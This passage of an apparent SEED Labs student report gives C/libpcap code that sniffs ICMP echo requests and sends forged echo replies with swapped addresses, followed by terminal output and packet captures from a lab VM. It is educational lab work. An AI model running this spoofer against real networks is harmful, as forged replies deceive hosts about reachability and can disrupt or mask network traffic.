  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: SWAP src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;
  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
                                        send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Explanation: The machine used for the attack was operating in promiscuous mode. Upon executing our spoofing software, the Network Interface Card (NIC) intercepted all incoming packets. The software then manipulated these packets, reversing the source and destination addresses. After the modification, the packet was transmitted, and subsequently received by the unsuspecting victim. In this manner, we successfully spoofed the ICMP echo request.

Screenshot:



```
[02/16/21]seed@VM:~/.../volumes$ sudo ./sniffspoff
       From: 10.0.2.5
         To: 8.8.8.8
   Protocol: ICMP
       From: 10.0.2.5
         To: 8.8.8.8
   Protocol: ICMP
       From: 10.0.2.5
         To: 8.8.8.8
   Protocol: ICMP
^C
```

```
No. Time  Source       Destination  Protocol Length Info
  1 202…  10.0.2.5     8.8.8.8      ICMP     98 Echo (ping) request
  2 202…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply
  3 202…  PcsCompu…    Broadca…     ARP      42 Who has 10.0.2.5? Te
  4 202…  PcsCompu…    PcsComp…     ARP      60 10.0.2.5 is at 08:00
  5 202…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply
  6 202…  10.0.2.5     8.8.8.8      ICMP     98 Echo (ping) request
  7 202…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply
  8 202…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply
```

```
[02/16/21]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=107 time=61.1 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=107 time=59.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=107 time=56.3 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 56.257/59.015/61.066/2.026 ms
[02/16/21]seed@VM:~$
```

```
No. Time   Source       Destination  Protocol Length Info
  1 2021…  10.0.2.5     8.8.8.8      ICMP     98 Echo (ping) request  i
  2 2021…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply    i
  3 2021…  PcsCompu…    Broadcast    ARP      60 Who has 10.0.2.5? Tell
  4 2021…  PcsCompu…    PcsCompu…    ARP      42 10.0.2.5 is at 08:00:2
  5 2021…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply    i
  6 2021…  10.0.2.5     8.8.8.8      ICMP     98 Echo (ping) request  i
  7 2021…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply    i
  8 2021…  8.8.8.8      10.0.2.5     ICMP     98 Echo (ping) reply    i
```